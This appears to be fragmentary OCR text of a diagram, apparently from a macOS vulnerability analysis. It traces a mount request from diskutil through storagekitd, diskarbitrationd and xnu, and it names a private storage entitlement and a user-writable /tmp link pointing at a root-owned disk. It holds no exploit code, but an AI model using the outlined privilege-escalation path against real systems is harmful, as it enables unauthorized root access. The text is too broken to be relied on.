
storagekitd
diskarbitrationd
- com.apple.private.security.storage-exempt.heritable



OPERATION
priv: user
/tmp/link owner: ??
disk owner: root



OPERATION
priv: user
/tmp/link owner: ??
disk owner: root



caller

diskutil

storagekitd

pass


diskarbitrationd

mount


xnu

